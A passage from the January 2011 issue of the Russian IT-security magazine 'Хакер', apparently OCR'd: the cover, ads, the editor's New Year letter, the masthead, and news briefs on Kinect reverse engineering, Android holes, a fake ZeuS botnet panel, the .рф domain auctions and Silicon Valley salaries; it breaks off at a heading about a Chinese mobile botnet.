ДАЖЕ ДЕД МОРОЗ ПОЗАВИДУЕТ ВАМ!

12990 р.

NT computer

ТВОЙ ГОД, ТВОИ ВОЗМОЖНОСТИ, ТВОЙ КОМПЬЮТЕР!



Быстрее. Умнее.



Рейтинг процессора

компьютер марки <NT> ArgumeNT 650/500 на базе процессора Intel® Core™ i5 по специальной цене!

Технология **Intel® Turbo Boost** автоматически обеспечивает дополнительную производительность, когда она необходима.

Реклама



Подробности на сайтах:
Москва: www.i-shock.ru. Регионы: www.e-shock.ru

Intel, логотип Intel, Intel Inside, Intel Core и Core Inside, являются товарными знаками корпорации Intel на территории США и других стран. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.

ВКОНТАКТЕ: АРХИТЕКТУРА СОЦИАЛЬНОЙ СЕТИ СТР. 32

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ЯНВАРЬ 01 (144) 2011

ЛУЧШИЕ ВИРУСЫ, УЯЗВИМОСТИ И РЕЛИЗЫ 2010

+

- ПРОДВИНУТЫЙ ФАЗЗИНГ
- НОВЫЕ БАГИ ICQ
- ИНЖЕКТ КОДА СРЕДСТВАМИ CSRSS
- БЕСПЛАТНЫЙ VPN ОТ AMAZON

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 11001

Наш PC никогда не висит!

Карта мужского рода

- Специальные мероприятия
- Скидки на компьютерные товары и не только...

www.mancard.ru







(495) 78-888-78 (для Москвы), **8-800-2000-000** (бесплатно для регионов России)

ОАО «АЛЬФА-БАНК». Генеральная лицензия Банка России на осуществление банковских операций от 29.01.1998 №1326. НА ПРАВАХ РЕКЛАМЫ.



Писать в новогоднем выпуске журнала про то, как круто я желаю тебе встретить Новый год — самая банальная идея, какую только можно придумать. Ведь именно это сейчас написано в любом журнале, начиная с Total Football и заканчивая Vogue :).

Поэтому я просто поделюсь с тобой некоторыми нашими свежими новостями.

1. Мы переехали в новый офис на ул. Ленинская Слобода, 19. А переезд — сам знаешь, штука сложная и выявляет массу ненужных вещей. Поэтому я решил опять организовать нашу традиционную рождественскую раздачу старых номеров. Приезжай 27 и 28 декабря за старыми выпусками Хакера: мы раздаем их совершенно бесплатно.
Единственное условие — перед приездом обязательно напиши мне письмо и дождись подтверждения, что можно ехать. Это чтобы не попасть впросак: мы не торчим в редакции с 7 до 7, поэтому о времени лучше договориться заранее :). Также имей ввиду, что количество старых номеров ограничено тремя коробками, поэтому лучше всего приезжать в первый день.

2. Мы завели себе блог на Хабре: habrahabr.ru/company/xakep/blog/. Если ты зарегистрирован там — присоединяйся и следи за нашим блогом: мы постим там интересные материалы и общаемся с аудиторией.
Для нас это важное событие, т.к. Хабра долгое время была оплотом наивного и стереотипного восприятия Хакера как журнала «для школьников» — именно такое наследство осталось нам от начала двухтысячных. Поэтому мы решили ударить в сердце хабрасообщества крутыми материалами по теме ИБ и доступно показать, что в реальности представляет собой сейчас наш журнал.
Результаты прекрасные: первый же пост со статьей Никиты Тараканова набрал **+154** и за 3 минуты вышел на главную страницу. В будущем мы планируем постить по статье раз в неделю, чтобы вовремя затыкать хомячков, рассказывающих басни про «it-мурзилку».

3. Сайт www.xakep.ru, долгое время бывший, по сути, отдельным от журнала новообразованием, перешел под контроль редакции, и теперь у нас есть громадье планов по его развитию и масштабным изменениям. Следи за сайтом и, я надеюсь, к весне ты увидишь массу нового.

4. Наступающий год — год двенадцатилетия журнала, а значит, его уже можно возить на переднем сидении автомобиля :). Кроме шуток: двенадцать лет успеха — для России это очень круто.

С новым годом!
nikitozz, гл. ред Х
nikitoz@real.xakep.ru

vkontakte.ru/club10933209 — наша группа ВКонтакте.

CONTENT



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин (nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев (gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев (forb@real.xakep.ru)
PC_ZONE и **UNITS**
Степан «**step**» Ильин (step@real.xakep.ru)
КОДИНГ, **MALWARE** и **SYN/ACK**
Александр «**Dr. Klouniz**» Лозовский (alexander@real.xakep.ru)
UNIXOID и **PSYCHO**
Андрей «**Andrushock**» Матвеев (andrushock@real.xakep.ru)

> DVD
Выпускающий редактор
Степан «**Step**» Ильин (step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков (antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов (evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21
Тел.: +7 (495) 935-7034
Факс: +7 (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

>Группа GAMES & DIGITAL
>Старший менеджер
Мария Нестерова
>Менеджеры
Ольга Емельянцева
Мария Николаенко
>Менеджер по продаже рекламы на MAN TV
Марина Румянцева
>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
> Руководитель отдела подписки
Гончарова Марина
> Руководитель спецраспространения
Лукичева Наталья
> Менеджеры по продажам
Ежова Лариса
Кузнецова Олеся
Захарова Мария

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@gameland.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 130 958 экземпляров.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@gameland.ru


© ООО «Гейм Лэнд», РФ, 2010

MEGANEWS

Обо всем за последний месяц

ОФФЛАЙНОВЫЙ ФАЙЛООБМЕН

Заокеанские гики придумали себе новое развлечение — оффлайновую файлообменную P2P-сеть. Сетка с говорящим названием Dead Drop представляет собой не что иное, как вмурованные в городские стены USB-флешки, подключиться к которым может любой желающий. Забава была придумана и реализована в Нью-Йорке, где и «замуровали» 5 первых накопителей. Сколько их насчитывается сейчас, сказать сложно — известие о Dead Drop распространилось по сети со скоростью лесного пожара, и к делу подключилось множество людей. Это было совсем не сложно, учитывая, что автор идеи — Арам Батролл — выложил в Сеть подробнейшую видеоинструкцию по созданию новых «точек доступа». Найти торчащую из стены флешку в Нью-Йорке теперь можно фактически где угодно :). Если посмотреть базу контейнеров на deaddrops.com, то найти точки можно во многих городах США и Европы. Увы, в России таких вот нычек еще нет. Думаем взять в руки шпатель, намешать немного цемента и сделать offline-хранилище в нашем кирпичном здании рядом с Яндексом :).





9 ноября компания Mozilla отпраздновала 6-летие своего браузера Firefox. 86% дохода компании приносит контракт с Google.

KINECT УЖЕ В ПРОДАЖЕ, KINECT УЖЕ ВЗЛОМАН



Мы неоднократно писали о новой разработке компании Microsoft, которая вначале носила имя Project Natal, а впоследствии была переименована в Kinect. Устройство предназначено для подключения к игровой приставке с целью обеспечения дистанционного управления игровым процессом при помощи движения и голосовых команд. Для этого оно оснащено отдельным процессором для выполнения функций распознавания, несколькими видеокамерами, сенсором глубины и микрофоном. По сути, Kinect — это «контроллер без контроллера»: в качестве «джойстика» здесь выступает все тело человека. Продажи устройства стартовали 4 ноября 2010 года для США и 10 ноября — для Европы. После чего компания Adafruit Industries объявила конкурс о создании открытого драйвера для Kinect'а. Устройство подключается к Xbox через USB-порт, а значит, протокол взаимодействия можно отреверсить. Первому, кому удастся получить RGB-изображения с параметрами расстояния до объекта камеры девайса, был обещан приз в $1000 (сам Kinect стоит $150). Забавно, что сумма приза увеличилась вдвое, после того как представители Microsoft, узнав про конкурс, объявили о наличии серьезной защиты от реверсинга :). Короче говоря, первый драйвер появился уже 11 ноября, а сорцы с документацией были выложены на GitHub . Сейчас проект называется OpenKinect (www.openkinect.org) и предоставляет бесплатные библиотеки для винды, линукса и мака. На основе этого драйвера уже сейчас разработано немало интересных проектов. Например, Филипп Роббел из MIT скомпоновал сенсор Kinect с платформой iRobot Create и собрал управляемого бота, который может видеть окружающее его пространство и подчиняться жестам. Но самая крутая фишка, что этот KinetBot может создавать красивые и подробные 3D карты окружающего пространства и посылать их на главный компьютер. Чтобы понять возможности сенсоров (включая сенсор глубины) устройства, лучше всего посмотреть видео на YouTube'е.





ВЫИГРАЙ ПОЕЗДКУ* И ДРУГИЕ ЯРКИЕ ПРИЗЫ
ВСЛЕД ЗА СОЛНЦЕМ
НА ДРУГУЮ СТОРОНУ ЗЕМЛИ

ВВЕДИ КОД SKL27384I8W7 НА САЙТЕ, ЧТОБЫ ПОЛУЧИТЬ БОНУС

РЕГИСТРИРУЙ КОДЫ ИЗ ЛЮБЫХ ПАЧЕК СИГАРЕТ CHESTERFIELD
НА WWW.MYCHESTERFIELD.RU ИЛИ ОТПРАВЛЯЙ ИХ ПО SMS НА 1770
ВОПРОСЫ? ЗВОНИ ПО РОССИИ БЕСПЛАТНО 8 (800) 200-23-23


Реклама

* ПО ИТОГАМ КОНКУРСА

РЕГИСТРИРУЙ КОДЫ С 25.10.2010 ПО 31.01.2011 ВКЛЮЧИТЕЛЬНО. ПРОГРАММА ПРОВОДИТСЯ С 25.10.2010 ПО 30.06.2011 ВКЛЮЧИТЕЛЬНО. ПОДРОБНУЮ ИНФОРМАЦИЮ ОБ ОРГАНИЗАТОРЕ ЭТОЙ ПРОГРАММЫ, О ПРАВИЛАХ ЕЕ ПРОВЕДЕНИЯ, КОЛИЧЕСТВЕ ПРИЗОВ ИЛИ ВЫИГРЫШЕЙ ПО РЕЗУЛЬТАТАМ ПРОГРАММЫ, СРОКАХ, ЕСТЕ И ПОРЯДКЕ ИХ ПОЛУЧЕНИЯ — ИЩИ НА WWW.MYCHESTERFIELD.RU

МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

АЖИОТАЖ ВОКРУГ FACEBOOK-ПОЧТЫ



Огромная аудитория Facebook, да еще после выхода фильма «Социальная сеть», способствует ошеломляющему ажиотажу вокруг любого нововведения сервиса. Одно из последних новшеств — объявление о запуске почтового сервиса на базе Facebook — вызвало нешуточный переполох в Сети. Система со временем будет у каждого из 500 миллионов пользователей Facebook, но сейчас доступна по приглашениям. И что ты думаешь? На аукционе eBay инвайты для Facebook Mail расходятся по цене $500-700 за штуку! Что же такое чудесное там придумали?, — спросишь ты. Ответим — ничего. Нет, правда, инсайдеры доносят, что наблюдают незамысловатый гибрид чата и почты. Главной особенностью новой системы стало то, что она объединяет внутреннюю службу сообщений социальной сети, SMS, сообщения из электронной почты и беседы из чатов в одном почтовом ящике на базе адреса @facebook.com. Система будет автоматически перемещать сообщения от «близких контактов» в отдельную папку, а сообщения от других пользователей будут попадать в папку «другое». Так же за счет интеграции Office Web Apps, прямо на странице Facebook mail можно просматривать файлы Microsoft Word, Excel и PowerPoint. Революционненько? Вот и мы о том же. Впрочем, Цукерберг позиционировал новый сервис как максимально простой, понятный и приносящий «more fun», так что удивляться нечему. Однако вся соль ситуации заключается в том, что, имея за плечами 500 млн пользователей, среди которых многие ничего кроме Facebook в Интернете не знают, компания действительно может составить определенную конкуренцию таким сервисам, как GMail от Google или HotMail от Microsoft. Забавно, что в Facebook планируют задействовать для этого сервиса короткий адрес fb.com, недавно приобретенный у американского бюро по сельскому хозяйству (American Farm Bureau) :).



За последний год в ядре Google Android обнаружили более 350 программных ошибок.

ГУВД ПРОТИВ «СЕРЫХ» ТРУБОК



ГУВД Москвы предложило ввести уголовную ответственность за перепрошивку мобильных телефонов. «Российским законодательством ответственность за данное деяние не предусмотрена, а компаниям сотовой связи безразлично, какой идентификационный номер у телефона, подключенного в сеть, – главное, что услуги связи оплачены. «На наш взгляд, для разрешения данной проблемы следует предусмотреть уголовную ответственность», — вот так заявил представитель пресс-службы ведомства Сергей Гуляев. Отличная, понимаешь ли, инициатива. Только перепрошивка для большинства людей означает обновление софта (firmware) телефона, а не смену IMEI-номера, которую имеет ввиду ГУВД. Получаем классическое расхождение в понятиях. Хотя сама идея по большей части правильная. Смена IMEI, кроме как в случае кражи телефона (по этому номеру можно легко установить нового «владельца» телефона и заставить его вернуть девайс), никогда не нужна. Но вопрос: как же они собираются доказывать факт смены IMEI в каждом конкретном случае? Для нас это секрет и большая тайна. Но это еще не все: законодателями предлагается на уровне операторов блокировать украденные мобильники, IMEI которых попал в специальную базу типа «Украденные телефоны». Практика уже реализована в некоторых странах мира.
Конечно, инициатива московской милиции по борьбе с воровством телефонов похвальна. Но до конца, как водится, никто схему не продумал. Имеем забавную ситуацию: получается, в Москве за это будут преследовать, а в соседней Туле нет? Получаем ни разу не работоспособный механизм. Если уж и принимать подобный закон, то, конечно же, для всей страны. А так это жалкая попытка, не иначе.



- V-образная турбированная шестерка, адаптивная подвеска.
- До сотни за четыре секунды?
- Пространственная рама...
ВЫБОР
- А еще сверхлегкий карбоновый кузов и тормоза с четырехпоршневыми суппортами.
карбоновый кузов
SAMSUNG
Умные все стали!
смартфон Samsung Wave 525
bada
Умных становится больше! Благодаря новому смартфону Samsung Wave 525 с открытой мобильной платформой Bada и множеством полезных приложений.
• Internet. Быстрый поиск нужной информации.
• Samsung Apps. Приложения на все случаи жизни.
• Social Hub. Интеграция социальных сетей для общения с друзьями и коллегами.
Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный). www.samsung.com.
Товар сертифицирован. Реклама.
SAMSUNG

ДЫРКИ И ПАТЧИ ДЛЯ ANDROID



Сразу несколько исследователей в области компьютерной безопасности не сговариваясь продемонстрировали уязвимости, найденные в платформе Android. Одну дыру показали на конференции Black Hat, вторую — на конференции Intel. Обе они позволяют установить вредоносное ПО на смартфон в обход запрета пользователя. В первом случае было показано как эксплойтировать телефон HTC с Android «на борту». Проделывается это через компоненты браузера, которые обновляются без предупреждения юзера. Во втором случае продемонстрировали как proof-of-concept приложение из Google Market (аддон к игре Angry Birds) инсталлирует в фоновом режиме три опасных утилиты: для кражи денег, кражи контактов и трекер местоположения. Еще ряд дырок в «Андройде» нашли чуть ранее специалисты компании Alert Logic (интересно, что для этого им пришлось всего-навсего покопаться в старых уязвимостях Webkit). Для одной из обнаруженных ими уязвимостей еще и эксплойт прилагается: www.exploit-db.com/exploits/15423. По идее, этот баг уже исправлен, но, увы, не до конца. Дыру пофиксили только для Android 2.2, который используют пока всего 36% устройств. Все вышеописанное, по мнению исследователей, ставит ребром вопрос о необходимости улучшенной системы патчей для Android OS. Ведь на одном только исправлении багов в последних версиях ОС далеко не уедешь, а Google, в основном, придерживается именно такой политики. Не помешал бы еще и более жесткий контроль приложений в Google Market, а также закрытие дыр в Android ниже версии 2.2, но здесь против «Андройда» играет уже тот факт, что ОС и устройства разрабатываются разными компаниями.

ОШИБКА В GOOGLE MAPS = МЕЖДУНАРОДНЫЙ СКАНДАЛ



Курьезный и вместе с тем жутковатый случай произошел этой осенью на границе Никарагуа и Коста-Рики. Началось все с того, что подразделение армии Никарагуа построило близ побережья Карибского моря несколько временных лагерей, водрузило в них свой флаг, вырубило деревья в местном заповедном массиве и провело еще целый ряд «хозяйственных работ». И все бы ничего, мало ли зачем все это потребовалось военным, только вот, оказалось, что они хозяйничали не у себя дома, а вторглись на приграничную территорию Коста-Рики. И вырубили они чужой заповедный лес. Причиной этих безобразий стал... сервис Google Maps. Как выяснилось, командир подразделения руководствовался «Гугл-картами», в которых по какой-то причине была допущена ошибка — линия границы между странами была обозначена неверно. Президент Коста-Рики Лаура Чинчилья (между прочим, у этого крохотного государства даже нет собственной армии) выступила по национальному телевидению, резко осуждая это «вторжение». В Google, в свою очередь, пожали плечами и быстро исправили досадную ошибку. Кстати, это не первый инцидент такого рода: в 2007 году британские солдаты, сопровождавшие торговое судно, из-за ошибки GPS вторглись в территориальные воды Ирана. Мораль: не стоит слепо доверять сетевым источникам информации, будь то Google Maps или Wikipedia.

Skype установил рекорд по количеству пользователей, сообщается в блоге компании. 22 ноября сервисом одновременно воспользовались 25 миллионов человек. Всего в базе — более 560 миллионов юзеров.

«ВКОНТАКТЕ» ЗАМЕТИЛИ КОПИРАСТЫ

Рассказывая о наших борцах с контрафактом и порнографией в Сети, мы неоднократно шутили: «Ой, только не показывайте им «ВКонтакте», им же станет плохо!». Кто бы мог подумать, что до «ВКонтакте» действительно дойдет очередь, да еще и не у наших копирастов, а у западных. В список сайтов с нелегальным контентом нашу социальную сеть занесла Американская ассоциация звукозаписи (RIAA) — объект ненависти и лучей поноса со стороны всех борцов за свободу информации в Сети. Российский аналог Facebook ужаснул RIAA, ведь туда можно не только заливать видео- и аудиоматериалы без согласия правообладателей, но и скачивать музыку с помощью нехитрых программ! Таким образом «ВКонтакте» попал в черный список RIAA наряду с такими ресурсами как The Pirate Bay, Torrentz, Demonoid и Rapidshare. Справедливости ради заметим, что «ВКонтакте» сейчас активно работает над сокращением нелегального контента на своих страницах. Например, недавно была заключена сделка с телеканалом ТНТ, который скоро официально и легально будет выкладывать свои передачи в популярной социальной сети.

ZEUS НАБЛЮДАЕТ ЗА АНАЛИТИКАМИ

Ботнеты, построенные на основе инструментария ZeuS, плодятся в Сети, как грибы после дождя. Эксперты по информационной безопасности со всего мира изучают различные модификации трояна, разрабатывая новые способы защиты от него, а власти ловят хозяев зомби-сетей, но не могут найти авторов оригинального «Зевса» и его многочисленных модификаций. Как оказалось, этот пристальный интерес находит у создателей ZeuS отклик — им тоже интересно, что творится «по ту сторону баррикад». Недавно в США была проведена атака на ряд компаний, заплативших федеральные налоги. Бизнесменам пришли письма якобы от лица налоговой службы США. В этих мэйлах сообщалось, что их платежи были отклонены, и теперь необходимо пройти по указанной ссылке для исправления ситуации. Как ты понимаешь, по ссылке расположилась совсем не налоговая служба, а рассадник малвари, который, используя уязвимости браузера и плагинов (MDAC, Adobe Reader, Windows Help Center, Java), заражал компьютеры юзеров троянцем ZeuS. Казалось бы, обычная схема, не так ли? Так же подумали и специалисты по информационной безопасности, когда принялись изучать последствия атаки. Каково же было их удивление, когда они обнаружили, что киберпреступники изрядно наследили — нашлась, ни много ни мало, панель администрирования ZeuS-ботнетом. На первый взгляд все выглядело как надо: парольная защита, а за ней скрывались статистика распространения вредоносного кода, возможность загрузить собственную программу для распространения через ботнет и т.д. Только вот при детальном изучении оказалось, что никакого ботнета нет вообще, а панель — чистый фэйк. Вместо работы эта «липа» лишь имитировала бурную деятельность, а на самом деле следила за каждым шагом аналитиков, фиксировала все их действия и переправляла собранную информацию своим разработчикам. Таким образом хитрые вирусмейкеры получили подробную картину действий специалистов по выявлению систем управления ботнетом и в будущем явно сделают из этого соответствующие выводы.

ИСТЕРИЯ.РФ

домен	статус	ставка / пред. ставка	лучшая ставка	участников	состояние	начало окончание
аукцион.рф	Вы проигрываете	23.6 / -	10010	151	торги идут	13.11 13:23 24.11 14:52
юристы.рф	Вы проигрываете	23.6 / -	8004	71	торги идут	13.11 13:28 25.11 16:11
бухгалтер.рф	Вы проигрываете	23.6 / -	7104	62	торги идут	13.11 13:19 24.11 14:01
кондиционеры.рф	Вы проигрываете	23.6 / -	6000	64	торги идут	13.11 13:26 23.11 16:23
вода.рф	Вы проигрываете	23.6 / -	5005	135	торги идут	13.11 13:20 23.11 16:27
йога.рф	Вы проигрываете	23.6 / -	4580	59	торги идут	13.11 13:21 24.11 15:58
сервис.рф	Вы проигрываете	23.6 / -	3005	70	торги идут	13.11 13:25 25.11 15:23
связь.рф	Вы проигрываете	23.6 / -	2000	54	торги идут	13.11 13:25 24.11 16:16
отопление.рф	Вы проигрываете	23.6 / -	1535	54	торги идут	13.11 13:26 25.11 15:59
игры.рф	Вы проигрываете	23.6 / -	1365	184	торги идут	13.11 13:25 23.11 16:08
офис.рф	Вы проигрываете	23.6 / -	1050	68	торги идут	13.11 13:28 23.11 14:10
автострахование.рф	Вы проигрываете	23.6 / -	1000	29	торги идут	13.11 13:17 23.11 15:20
рецепты.рф	Вы проигрываете	23.6 / -	555	49	торги идут	13.11 13:26 24.11 16:10
крепеж.рф	Вы проигрываете	23.6 / -	216	14	торги идут	13.11 13:26 25.11 14:46
регистрация.рф	Вы проигрываете	23.6 / -	86	34	торги идут	13.11 13:21 23.11 14:52
бокс.рф	Вы проигрываете	23.6 / -	88	23	торги идут	13.11 13:24 25.11 16:44


Вряд ли кто-то еще не слышал о том, что 11 ноября стартовала свободная регистрация доменов в зоне .рф, ведь об этом говорили по ТВ, писали в газетах и передавали по радио. Открытие регистрации спровоцировало форменную истерию — только за первые сутки было куплено 240 тысяч доменов, а сайты половины регистраторов периодически падали от наплыва посетителей. Сомнительная целесообразность существования этой зоны не помешала господам из Координационного центра и компаний-регистраторов поднять кучу денег на продаже воздуха: и речь здесь идет не только о тех ~90 рублях, которые зарабатывает на каждом домене Координационный центр. На самом деле, основная масса «красивых» доменов была распродана еще до открытия свободной регистрации: по специальным процедурам, добросовестность которых вызывает большие сомнения. Так, «Потребительское общество рекреации «Наше озеро» (сокращенно: ПОРНО) зарегистрировало себе домен порно.рф, а Открытая независимая логистическая ассоциация «Йота Н» (сокращенно: ОНЛАЙН) — онлайн.рф. Эти фиктивные говноконторы были созданы с единственной целью: регистрация и перепродажа домена. Учитывая, что домены были успешно зарегистрированы, сложно поверить в бескорыстность действий регистраторов. За первые сутки открытой регистрации 49.5% от общего числа в 294.000 доменов достались Ru-Center. Столь массовую скупку имен регистратор мотивировал тем, что в период закрытой регистрации на некоторые домены было подано более одной заявки, и теперь нужно проводить аукционы между страждущими. Впрочем, именно механизм проведения аукционов и вызвал основные вопросы. Так, традиционной стала схема, при которой в торгах внезапно начинает участвовать странный анонимный участник, доводящий ставки до десятков тысяч долларов США и заставляющий реальных участников торгов перебивать эти завышенные ставки. В итоге «странный» участник сливается прямо перед окончанием аукциона и остается победитель: реальный человек, купивший домен за нереальные бабки. По странным правилам аукциона у Ru-Center, ему придется реально выплатить эти деньги, чтобы завладеть доменом, хотя логичнее было бы руководствоваться общемировой практикой, при которой учитываются только ставки, дожившие до окончания торгов.
В итоге по рунету поползло негодование, которое было неожиданно поддержано Федеральной антимонопольной службой. По состоянию на 19 ноября в ФАС поступило 14 заявлений от физических и юридических лиц. ФАС тоже усмотрела в поведении регистраторов что-то подозрительно похожее на мошенничество и возбудила против шести компаний дело. Что из этого выйдет (если выйдет) скоро узнаем. Мы же со своей стороны можем сказать только одно — цирк.

ЗАРПЛАТЫ КРЕМНИЕВОЙ ДОЛИНЫ

Результаты интересного исследования опубликовали аналитики известного западного портала о работе glassdoor.com. Там сделали то, что считается неприличным — заглянули в чужой карман и посчитали деньги западных IT-шников, а если точнее, зарплаты инженеров-программистов (Software Engineer). Выяснилось, что самые высокие зарплаты своим сотрудникам выплачивает компания Facebook — в среднем здесь получают $110 500 в год, плюс $11 900 бонусов. Далее идут компании Cisco со средней зарплатой в $105 720 и бонусами в размере $8 529 и компания Yahoo — $101 638 зарплаты и $6 197 премиальных. Да, как ни странно, мастодонты вроде Apple, Microsoft и Google остались позади. Средняя зарплата программеров «яблочной» компании составляет $99 127 в год, в Google платят почти столько же — $98 814 (зато бонусы самые большие во всем рейтинге: $21 364). Microsoft в списке вообще отсутствует. В этой связи особенно интересно воспринимается новость, недавно пришедшая из стана «Корпорации Добра». Эрик Шмидт, председатель совета директоров и CEO Google, сообщил, что в будущем году заработная плата всех сотрудников компании (а это более 20 000 человек) будет увеличена на 10%, а также все они получат премию в размере $1000. Очевидно, что Google всеми силами хочет сохранить статус «работы мечты» и приостановить отток кадров в тот же самый Facebook.



МОБИЛЬНЫЙ БОТНЕТ В КИТАЕ

